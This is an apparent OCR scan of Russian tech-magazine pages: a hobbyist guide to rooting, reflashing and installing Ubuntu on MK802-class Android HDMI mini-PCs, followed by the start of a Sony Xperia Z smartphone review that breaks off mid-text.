МАЛЕНЬКИЙ СИЛАЧ

ИЛИ КАК ВЫЖАТЬ МАКСИМУМ ИЗ МИНИ-КОМПА НА БАЗЕ ANDROID

Примерно два года назад на прилавках китайских магазинов и в интернет-каталогах начали появляться устройства совершенно нового типа: так называемые мини-ПК на базе процессоров ARM и операционной системы Android, оснащенные HDMI-выходом. Устройства оказались настолько удачными и популярными, что вскоре клоны начали выпускать чуть ли не в каждом втором китайском подвале, а их продажей занялись даже самые именитые интернет-магазины.



Евгений Зобнин
androidstreet.ru



На задней стороне стика располагаются два порта microUSB 2.0, один полноразмерный порт USB 2.0, слот для карты памяти и светодиод

МИНИ-ПК?

Мини-ПК — это полуофициальное название подобных устройств. Точнее было бы назвать их ТВ-приставками, однако это почему-то не прижилось. Часто используется имя MK802 или MK808, в честь первых моделей таких устройств. В любом случае, каким бы ни было название, речь всегда идет об устройстве размером немногим более флешки, с одной стороны у которого торчит HDMI-выход, а с другой — несколько USB-портов.

Вся соль в том, что, воткнув такую штуку в порт HDMI любого телека, можно тут же без лишних заморочек превратить его в Smart TV, на котором можно смотреть YouTube-ролики через Wi-Fi-сеть, серфить инет и вообще запускать любой Android-софт, в том числе тяжелые игры. И все это за каких-то 2000 рублей, включая HDMI-кабель и пульт дистанционного управления.

БЭКГРАУНД


Одной из первых таких приставок была модель Rikomagic MK802, построенная на базе уже отжившего свое SoC Allwinner A10 (с процессором на 1 ГГц, 512 Мб оперативки, графическим процессором Mali-400 MP) и оснащенная Android 4.0. Модель поступила в продажу в мае прошлого года и сейчас уже не производится, уступив место моделям MK802 III и MK802 IV на базе гораздо более производительных двухъядерного Rockchip RK3066 и четырехъядерного Rockchip RK3188 с 1 Гб и 2 Гб памяти соответственно. Кроме HDMI-выхода, все модели оснащены двумя портами microUSB 2.0, портом USB 2.0 и слотом microSD, что в совокупности позволяет использовать их в качестве полноценных компов с клавой, мышью, большой картой памяти либо внешним жестким диском.

Со временем эта линейка устройств породила огромное количество клонов, выпускаемых на самых разнообразных китайских фабриках. Наиболее известными из них стали iMito MX1 и MX2 с алюминиевым корпусом, очень хорошо отводящим тепло, а также линейка Minix Neo, модели которой (G4, X5, X5, X3) мало чем отличались от оригинала. Все они полностью совместимы с MK802 III и, по сути, являются его копией в другом корпусе. С выходом модели MK802 IV на свет сразу появились и соответствующие модели iMito QX1 и Minix X7 на базе четырехъядерного Rockchip RK3188 с двумя гигабайтами памяти.

Далее в статье я буду говорить об iMito MX1, который хоть и несколько устарел, но зато успел обрасти большим количеством различных руководств, доработок и прошивок, среди которых есть Ubuntu, да и цена у него на 30 долларов ниже. Если же ты только собрался заказывать устройство, то рекомендую остановиться на iMito QX1 — кроме дополнительных двух ядер и гига памяти, от предыдущей модели он отличается не так уж сильно, и многое будет актуально и для него. Стоит только приготовиться к тому, что никаких альтернативных прошивок, не говоря уже об Ubuntu, для него пока нет.

ПОКУПКА И ЗАПУСК

Купить любое из перечисленных выше устройств можно на одном из трех сайтов: dealextreame.com, tinydeal.com или pandawill.com. Они почти не отличаются ни качеством обслуживания, ни ценами, ни скоростью доставки, так что выбирай любой, вбивай название устройства и нажимай «Buy now». Предварительно, конечно, придется сделать кредитку. Примерно через месяц посылка придет в местное почтовое отделение.



WARNING

В прошивке Finless ROM имя устройства заменено на GT-I9100 (Galaxy S II) для совместимости с большим количеством приложений в маркете. Поэтому не удивляйся, увидев Samsung Galaxy S II вместо привычного MK802 III.


Подробно рассказывать о том, как выглядит это чудо, я не буду. Все понятно и без описаний, скажу лишь, что задний microUSB-порт используется только для питания, поэтому подключать в него что-либо, кроме зарядника, не имеет смысла. Для включения достаточно воткнуть стик одной стороной в HDMI-вход любого телека или монитора (ну или воспользоваться HDMI-удлинителем), а в другую вставить miniUSB-шнур и запитать его любым удобным способом — хоть зарядником, хоть через комп.

Штуковина включается автоматически сразу после подачи питания, и уже через 20 секунд на экране появляется рабочий стол Android. Для удобства управления некоторые производители прикладывают к своим HDMI-стикам специальные пульты (которые можно купить по 10 долларов за штуку на тех же дилэкстримах). Но гораздо удобнее использовать, хотя бы на первых порах, простую беспроводную мышь, она без проблем определяется и работает сразу после подключения. В будущем вместо нее можно использовать софтину DroidMote или официальную RKRemoteControl, которые позволяют рулить устройством со смартфона (и да, это все равно удобнее пульта).

После обзаведения мышкой все остальное становится просто и очевидно: настройка языка, подключение к Wi-Fi, подключение Google-аккаунта, установка софта. Внутри это самый обычный Android, так что никаких проблем с его использованием возникнуть не должно. Если же ты хочешь выжать действительно все из этого устройства и научиться использовать его эффективно, то без некоторых трюков и хаков не обойтись.



Содержимое коробки





УДАЛЕННЫЙ КОНТРОЛЬ

Мышка — это хорошо и удобно, да и клавиатура — неплохо, но мы должны позаботиться о более универсальных методах управления. Лучше всего на эту роль подойдет смартфон на том же андроиде, тем более что у любого устройства серии MK802, за исключением первых двух, есть собственная система удаленного управления с помощью смартфона под названием RKRemoteControl.

Система эта хороша тем, что, обладая функциональностью пультов, требующих права root, она уже имеет встроенный сервер и в самом рутинге не нуждается. Единственное, что придется сделать, — это скачать приложение для управления со стороннего сайта (goo.gl/WOrQf) и самостоятельно установить на управляющее устройство (смартфон или планшет).

Пульт включает в себя четыре основные функции: тачпад (удаленная мышь), удаленная клавиатура, управление медиаплеером и навигация (кнопки вверх, вниз, влево, вправо, домой, назад, поиск и так далее). В общем и целом приложение очень неплохое, хотя и уступает DroidMote, которое и работает лучше, и включает в себя джойстик. С другой стороны, за DroidMote придется заплатить, да еще и получить права root перед этим.

Еще один интересный вариант — это использовать различные Bluetooth-мыши, клавиатуры и джойстики. Начиная с MK802 III устройство поддерживает синий зуб, так что все это будет работать без всяких проблем. Кстати, чтобы при использовании различных USB или любых удаленных клавиатур на экране не появлялась стандартная клава Android, можно установить NULL Keyboard из маркета. Это такая заглушка, встающая на место нормальной клавы. Перед использованием ее следует активировать через «Настройки → Язык и ввод → По умолчанию».

ПРОВОДНОЙ ИНТЕРНЕТ

В том случае, если по каким-то причинам у тебя нет Wi-Fi (что очень странно в 2013 году), устройство вполне себе можно вывести в интернет, используя переходник USB — RJ45. Приобрести такой можно опять же в любом китайском интернет-магазине за 3–4 доллара (например, тут: goo.gl/tt9cP), ну или в компьютерном магазине, переплатив в три раза.

В любом случае переходник достаточно воткнуть в USB-порт, включить в настройках опцию Ethernet, и, если на другом конце есть DHCP-сервер, уже через несколько секунд система будет в интернете. Если же используется статическая настройка, то в той же опции Ethernet для этого есть пункт «Static IP Settings», где можно самостоятельно прописать IP, адрес шлюза и DNS-сервера.

И СНОВА ROOT

Хотя MK802 можно использовать без root и установки сторонних прошивок, последние открывают гораздо больше интересных возможностей. Так, имея root, можно отключить показ нижней строки управления, которая на телевизоре практически лишена смысла, активировать режим отладки (ADB) по Wi-Fi, позволяющий без лишних усилий перекидывать на устройство файлы, делать резервные копии приложений, синхронизировать данные приложений (что очень удобно использовать для обмена сохранениями в играх), а также много чего другого.

Как и в случае с любым другим Android-девайсом, есть три пути получить root на MK802: это воспользоваться эксплойтом, прошить обновление с рутом либо установить уже рутованную кастомную прошивку. В следующем разделе я расскажу об установке прошивки Finless ROM, а сейчас объясню, как обзавестись рутом на MK802 III.

Самый простой и незамысловатый способ сделать это — установить специальным образом подготовленное обновление, которое добавит в систему команду /system/bin/su и приложение SuperUser, обеспечивающие доступ к полномочиям суперпользователя. Для этого достаточно выполнить три простых шага:

1. Скачать файл update.zip (goo.gl/gbbDE) и положить его в корень любой имеющейся карты памяти.
2. Воткнуть карту памяти в устройство, после чего на экране должно появиться сообщение об обновлении, за которым последует перезагрузка и установка прошивки.



Мини-ПК в разобранном виде


3. После окончания процесса установки карту следует вынуть и удалить с нее файл, иначе после ее повторного втыкания девайс опять попробует обновиться.

После перезагрузки прошивка будет рутована, и ты сможешь воспользоваться приложением full!screen для сокрытия строки состояния, WiFi ADB для доступа к ADB через беспроводную сеть, PPP Widget для простого подключения к инету через 3G-модем, а также получишь возможность использовать девайс как сервер (об этом позже).

ПРОШИВКИ

Система на кристалле RK3066 и ее более поздние модификации, на которых базируется MK802 начиная с версии III, отличается тем, что производитель не открывает SDK на свое железо. Из-за этого процесс портирования других ОС существенно затрудняется, и сборок, например, того же CyanogenMod для устройств на базе RK3066 найти невозможно. Остается довольствоваться модификациями стандартной прошивки от производителя. Наиболее интересной из них я бы назвал прошивку Finless ROM, подходящую для MK802 III и аналогов. От стоковой она отличается следующими возможностями:

- Автосокрытие строки состояния при запуске любого приложения. Очень удобная функция, доступна через меню: «Настройки → Экран → Auto Hide System Bar».
- Возможность включения экрана блокировки. Функция полезна тем, что позволяет задать пин-код, чтобы никто, кроме тебя, не смог воспользоваться Smart TV.
- Автоматический уход в сон с гашением экрана. Срабатывает через определенный промежуток времени после прекращения любой сетевой активности. Включается в «Настройки → Экран → Спящий режим».
- Поддержка определения местоположения по IP-адресу. Позволяет, например, получать более точные результаты поиска или корректно работать приложениям, отображающим погоду и другие геозависимые данные.
- Фикс проблемы совместимости с играми от Gameloft, от которой страдают почти все девайсы на RK3066.
- Поддержка аппаратного декодирования видео в XBMC.
- Совместимость с джойстиком от Xbox.



Picuntu: порт Ubuntu на MK802 III

Однако самое главное — это полноценная поддержка вывода видео в разрешении 1080p. Дело в том, что, хотя MK802 и поддерживает вывод в этом разрешении, Android так или иначе оперирует картинкой 720p, а при отправке на экран масштабирует ее до 1080p. В результате при близком рассмотрении на Full HD экранах изображение выглядит нечетким, а текст на белом фоне становится трудно читать.

Производитель сделал это намеренно, потому что с работой в режиме 1080p устройство справляется с большим трудом, из-за чего Android начинает притормаживать, игры лагать, а видео в 1080p так нагружает устройство, что оно может про-

> *Процесс прошивки MK802 III с помощью утилиты Rockchip Batch Tool напоминает какой-то нелогичный квест из плохой игры*

сто сгореть. Если тебя это не напрягает, в комплект Finless ROM включено Full HD ядро, которое можно выбрать при загрузке.


Как и все остальные девайсы на RK3066, MK802 III прошивается с помощью фирменной утилиты Rockchip Batch Tool, а сам процесс прошивки напоминает какой-то нелогичный квест из плохой игры. В общем и целом делается это так:

1. Подопытный девайс обесточиваем, а кабель питания втыкаем в боковой OTG-разъем вместо заднего. Обратный конец кабеля втыкаем в комп.
2. На компе загружаем Windows и скачиваем архив с прошивкой и всеми необходимыми инструментами (goo.gl/Df5Ur).
3. Архив распаковываем, куда угодно, и запускаем содержащийся в нем файл ROM FLash Tool.exe, который выводит на экран окно, где должна появиться надпись «No Found RKAndroid rock USB».
4. В настройках девайса активируем режим доступа к накопителю с помощью «Настройки → Память → Меню → Mass Storage».
5. После этого в ROM Flash Tool должна появиться надпись «Found RKAndroid Mass Storage USB». Если это так, нажимаем на кнопку «Reboot to Flash Mode».
6. Девайс перезагружается и после этого появляется в диспетчере устройств Windows как неизвестное устройство. Чтобы исправить это, следует перейти в диспетчер устройств, найти устройство с именем типа RK30, помеченное желтым восклицательным знаком, открыть его и нажать кнопку «Обновить драйвер». Далее следует указать для поиска драйвера папку с распакованным Finless ROM, в ней x32 или x64, в зависимости от разрядности ОС, и уже там нужную ОС (XP, Vista…). Винда установит драйвер и предложит перезагрузиться. Соглашаемся.
7. После перезагрузки вновь запускаем ROM FLash Tool.exe, ждем появления надписи «Found RKAndroid Mass Storage USB». Опять жмем «Reboot to Flash Mode», ждем появления той же надписи, после чего жмем «Erase NAND (IDB)», чтобы стереть все, что есть на устройстве.
8. (Опциональный шаг) Если требуется Full HD ядро, находим в верхнем списке прошиваемых компонентов kernel720.img и переименовываем в kernel1080.img.
9. Жмем «Flash ROM» и ждем окончания прошивки.
10. Ждем полной загрузки системы.

Если система не загружается, повторяем последние четыре шага.


СЕРВЕР

Замечательная черта MK802 — подключать HDMI для работы необязательно. Эта особенность, в сочетании с крошечными размерами самого устройства, превращает MK802 в заман-



WARNING

При активации спящего режима в Finless ROM не забудь включить в настройках Wi-Fi постоянное подключение к сети, иначе сразу после засыпания устройства ты потеряешь с ним связь.



При установке Picuntu необходимо прошить ядро в раздел recovery

10 MUST HAVE

СОФТИН ДЛЯ МИНИ-ПК

- **VPlayer** — один из лучших видеоплееров для Android. Играет все и задействует аппаратное ускорение.
- **TuneIn Radio** — лучшее приложение для прослушивания online-радио. Семь тысяч станций и огромное количество подкастов на любой вкус и цвет. Отлично вписывается в телевизор.
- **500px** — один из самых известных файловых обменников для профессиональных и претендующих на это звание фотографов. Огромный склад потрясающих высококачественных фотографий. В случае с ТВ-приставкой приложение интересно в первую очередь возможностью включить слайд-шоу.
- **XBMC** — не нуждающийся в представлении медиацентр для Linux и Android. Превращает мини-ПК в полноценную мультимедийную станцию для прослушивания музыки, просмотра телепередач и фильмов. Интересен огромным количеством поддерживаемых источников мультимедиаконтента.
- **DI.FM** — известное в кругах любителей электронной музыки интернет-радио с десятками жанровых каналов и эксклюзивными шоу от Маркуса Шульца и других именитых личностей. К сожалению, за качественный звук придется платить 3 доллара в месяц.
- **ivi.ru** — один из наиболее известных легальных интернет-кинотеатров в России с «оплатой» просмотром рекламы. Имеет подозрительно качественное клиентское приложение, которое просто идеально вписывается в экран телевизора. С другой стороны, выбор фильмов не такой уж большой.
- **VKPlayer** — плеер медиаконтента из социальной сети «ВКонтакте». Вписывается в экран телевизора гораздо лучше официального клиента.
- **DroidMote** — лучший пульт управления андроидом с помощью андроида. Минуса два: root и цена 2 доллара за сервер.
- **Fpse** — лучший эмулятор PlayStation.
- **DosBox Turbo** — лучшая, но платная версия эмулятора DOSBox для Android. Ностальгирующие могут поиграть, например, в X-COM и Master of Orion 2.



Servers Ultimate полностью интегрируется в Android и позволяет запускать серверы при загрузке или возникновении событий

чивого кандидата на роль домашнего энергоэффективного и очень неплохого по характеристикам сервера. Остается решить одну проблему — Android непригоден для выполнения подобных задач.

Самый простой способ сделать это — установить приложение Servers Ultimate из маркета. Это ни много ни мало сборник из около 40 различных серверов и 14 сетевых утилит для мониторинга и управления. Приложение позволяет запускать такие серверы, как DHCP, DNS, CVS, FTP, MySQL, HTTP, PHP, X11, SMB и даже Styx. Причем это не просто сборник серверов в красивой графической оболочке, которые можно только запустить и остановить со стандартными настройками. Для каждого сервера реализован графический интерфейс настройки, позволяющий изменить множество опций. Оптимизированный nginx с Ruby on Rails таким образом, конечно, не настроишь, а вот запустить свой собственный FTP- и SMB-сервер для расшаривания файлов с подключенного по USB жесткого диска очень даже можно. Servers Ultimate полностью интегрируется в Android и позволяет запускать серверы при загрузке либо возникновении событий, просматривать состояние серверов и логи с помощью удобного интерфейса и многое другое. В общем, просто мечта, вот только стоит это все — даже с учетом сезонного снижения цены — 10 долларов. Бесплатная версия позволяет запускать только два сервера одновременно, да и то в течение 14 дней (Trial).

Впрочем, в маркете можно найти и множество других, в основном менее качественных оберток для запуска серверов. Тот же droidsshd для SSH, например. При наличии root также можно воспользоваться инструментами для установки Linux-дистрибутива, такими как Linux Deploy, и устанавливать необходимые серверы уже в него. Еще более интересный вариант — это инструмент BotBrew (botbrew.com), который позволяет устанавливать Linux-софт, в том числе Apache и Samba, прямо в Android. Кстати, в следующем выпуске журнала о нем будет отдельная статья, не пропусти.

Ну и самый верный вариант — это установить на устройство настоящий дистрибутив Linux.



WWW

Ветка MK802 III на 4pda: goo.gl/LDZAL

Прошивки для MK802 III и совместимых девайсов: goo.gl/QSCLQ

UBUNTU

Несмотря на отсутствие сколько-нибудь нормально работающих прошивок на базе CyanogenMod, для MK802 III и клонов вполне себе существует качественный и полностью работоспособный порт Ubuntu 12.10, да еще и устанавливаемый как альтернативная ОС рядом с основной (code.google.com/p/rk3066-linux). Фактически это означает, что MK802 может быть очень неплохим тонким клиентом, сервером или простым ПК для целей типа «зайти проверить почту» или «посмотреть котиков в интернете». Для цены в 60 долларов это очень и очень неплохо.

Сама установка включает в себя два шага: первый — прошивка альтернативного ядра в recovery-раздел устройства и второй — установка самой системы на флешку или SD-карту (понадобится карточка размером не меньше 4 Гб). Для прошивки ядра мы воспользуемся уже знакомым по установке прошивки Finless ROM инструментом ROM FLash Tool.exe. Скачиваем ядро (goo.gl/uXQBS), запускаем ROM FLash Tool.exe, но в этот раз в верхней части окна снимаем галочки со всех полей, кроме шестого (recovery), нажимаем на последнее поле и выбираем ранее скачанный файл. Нажимаем «Flash ROM». Это все.

Чтобы установить сам дистрибутив Ubuntu на карту памяти, загружаемся в Linux на настольной машине (без него никак), скачиваем скрипт pre-picuntu.sh (goo.gl/RsRIS), запускаем:

```
bash pre-picuntu.sh
```

и следуем инструкциям. Как вариант, установку можно выполнить самостоятельно. Для этого нужно создать на карте памяти ext4-раздел с именем linuxroot, а затем распаковать в него архив с системой (goo.gl/y0Kq6). Далее вставляем карту памяти в устройство и перезагружаем в режим recovery одним из двух способов на выбор:

1. С помощью приложения Reboot в Finless ROM.
2. Выполнив команду «su && reboot recovery» в терминале Android (нужен root).


После этого система перезагрузится в Ubuntu. Если все OK, появится окно логина, пароль для root — 12qwaszx. Чтобы вернуться обратно в Android, просто перезагружаем устройство любым способом (хоть выдернув кабель питания).

ВЫВОДЫ

MK802 — прекрасное устройство, которое с лихвой отбивает свою цену. При должном уровне знаний и терпении его можно заставить делать абсолютно все, начиная от проигрывания интернет-радио и заканчивая хостингом файлов. Его можно превратить в тонкий клиент или купить Bluetooth-джойстик и играть в игры. Несмотря на свое китайское происхождение и смешную цену, оно практически не имеет конструктивных проблем и может работать неделями напролет.

↙ **MK802 III и TuneIn Radio**

↘ **Рабочий стол**







НАЧАТЬ С КОНЦА

ОБЗОР SONY XPERIA Z

Формула модельного ряда Sony прошлого года сводилась к тому, чтобы играть на других брендах компании: PlayStation, Bravia, Walkman и прочих. Увы, даже у флагманского Xperia S на момент выхода было достаточно невзрачное железо и устаревшая версия Android. Кажется, что с Xperia Z компания прислушалась: здесь и мощное железо, и несколько собственных фишек. Хватит ли их?

Александр Расмус

В КАЖДОЙ ДЫРКЕ ЗАТЫЧКА

Дизайн модели проще всего охарактеризовать одним словом — симметрия. На выбор предлагается сэндвич из стекла и пластика белого, черного или фиолетового цвета. Единственный выступающий элемент — кнопка включения и качелька громкости. Ключевой момент — водонепроницаемость. Чтобы защитить смартфон, Sony пришлось прикрыть шторками все отверстия. Это выглядит удачно с учетом общего минимализма, но пострадала эргономика. Например, чтобы подключить наушники или USB, придется нащупывать и открывать дверцу. Сами шторки, впрочем, кажутся надежными.

Для флагманского устройства компания выбрала аж пятидюймовый экран с разрешением Full HD — это аналогично топовым моделям конкурентов, HTC Butterfly и Samsung Galaxy S4. Таковы тенденции — выпустить флагман с экраном меньше 4,5 дюйма сейчас не решается ни одна компания. «Лопатообразность» компенсируется тонкостью (7,9 мм), но одной рукой с Xperia Z работать все равно неудобно. Опять-таки разрешение в 1080p дает экрану плотность примерно 440 точек, что почти на треть выше, чем у Retina-экрана у iPhone. Считать это полезной особенностью сложно, тем более что других достоинств у экрана нет — подкачали яркость и углы обзора.

Отдельно стоит отметить звук. С одной стороны, в комплекте с Xperia Z идут прекрасные наушники — особенно если сравнивать с тем, что обычно идет в комплекте с техникой Apple. С другой — звук из динамиков очень грязный, и посторонние шумы заметны даже на мелодиях звонка и оповещениях. Досадно — все-таки на таком экране вполне логично смотреть если и не кино, то хотя бы YouTube.

Наконец, в смартфоне установлены две камеры. Разрешение матрицы фронтальной камеры составляет 2,2 Мп, поддерживается Full HD. В тыльной камере установлен сенсор на 13,1 Мп.

ДОРВАЛИСЬ


Начинка у Xperia Z, в отличие от прошлогоднего флагмана, вполне актуальная: четырехъядерный процессор Qualcomm Snapdragon, работающий на частоте 1,5 ГГц, 2 Гб оперативной памяти, 16 Гб встроенной памяти. Хранилище расширяется как за счет карт microSD, так и за счет подключения внешних накопителей через переходник USB — OTG. Сильной стороной смартфона является поддержка LTE — хотя сейчас это скорее задел на будущее, ведь сети четвертого поколения еще не очень развиты в России.

Впрочем, на фоне остальных флагманов этого года Xperia Z не выделяется. Такой же чипсет используется в HTC Butterfly и LG Optimus G, чуть более мощный (1,7 ГГц) — в HTC One. Выбивается разве что Samsung Galaxy S4 с восьмиядерным процессором. Большинство аппаратов оснащены Full HD экранами (кроме Optimus G с разрешением в 720p), диагональ в большинстве случаев тоже составляет пять дюймов (кроме Optimus G и One). Таким образом, Xperia Z не лидирует по характеристикам — флагманы в этом году на редкость однообразные. Значит, выделяться нужно функциями. Получается ли это?


IT'S A SONY

Японцы не стали ковыряться в Android так сильно, как это делают, например, Samsung или HTC. Изменения в основном коснулись интерфейса — Sony попыталась привнести элементы из PlayStation и других своих продуктов. Получилось не очень гармонично. Плоский и абстрактный дизайн Holo плохо сочетается с объемными иконками и панелями, использованными Sony. В фирменном медиаплеере Walkman вообще решили использовать фотографии для обозначения секций, что резко выбивается из общей стилистики Android. В этом смысле японским дизайнерам стоило бы посмотреть на HTC Sense, в котором визуальных изменений тоже много, но они все-таки сочетаются с Holo. Кроме того, UI от Sony не лишен собственных багов — например, крайне раздражает автокоррекция, срабатывающая при заполнении служебных полей в приложениях вроде логина или адреса электронной почты.


Функций разработчикам удалось добавить не так уж и много. Самая заметная и полезная — Stamina Mode. По умолчанию смартфон работает от батареи не больше суток при активном использовании — что ожидаемо при таком экране. Stamina Mode переводит смартфон на «спартанский» режим, отрубая мобильный интернет, Wi-Fi, Bluetooth и фоновую работу приложений. По заяв-



Дизайн собственных приложений Sony резко выделяется на фоне Holo



STAMINA Mode позволяет выжать максимум из остатков батареи



По умолчанию режим энергосбережения убивает любую фоновую активность приложений, но можно составить список исключений

лениям разработчиков, такая функция увеличивает время работы смартфона в четыре раза, и это похоже на правду. Впрочем, понятно, что никто не будет четыре дня использовать телефон за 30 тысяч в режиме бабушкофона, но в экстренных ситуациях такая функция придет на помощь. Кроме того, у Stamina Mode отличные настройки — можно определить, что именно нужно отключить, а также составить белый список приложений, которые продолжат свою работу несмотря ни на что.

Другая интересная функция — Smart Connect. В этом приложении можно создавать сценарии, автоматически выполняющиеся при подключении внешнего устройства. Например, можно придумать сценарий, при котором при подключении наушников сразу же будет включаться аудиоплеер. Можно запустить любое приложение, отправить сообщение, сделать чекин в Facebook и так далее. А вот список условий довольно ограничен — действия осуществляются при обнаружении устройства по Bluetooth или Wi-Fi (очевидно, в первую очередь это колонки), подключении наушников или зарядника, а также по таймеру. В таком приложении было бы логично добавить триггер по местонахождению или хотя бы по подключению к конкретной Wi-Fi-сети. Функция действительно интересная, но возможностей у нее сейчас мало. Впрочем, в Google Play достаточно других автоматизаторов, например Tasker (goo.gl/kLf1Y).

Заманчиво звучит описание функции Xperia Link: между смартфоном и планшетом можно создать подключение, которое будет использоваться для тетеринга, а также оповещений о звонках и сообщениях на экране планшета. Увы, работает это только с планшетами Sony, поэтому протестировать не удалось. Тетеринг в данном случае имеет смысл. Да, у владельца смартфона за 30 тысяч, скорее всего, и планшет подключен к мобильному интернету, но вот поддержки LTE там, скорее всего, нет. Да и идея с оповещениями на планшете тоже довольно удачна. Жаль только, что приложение доступно лишь на устройствах Sony.

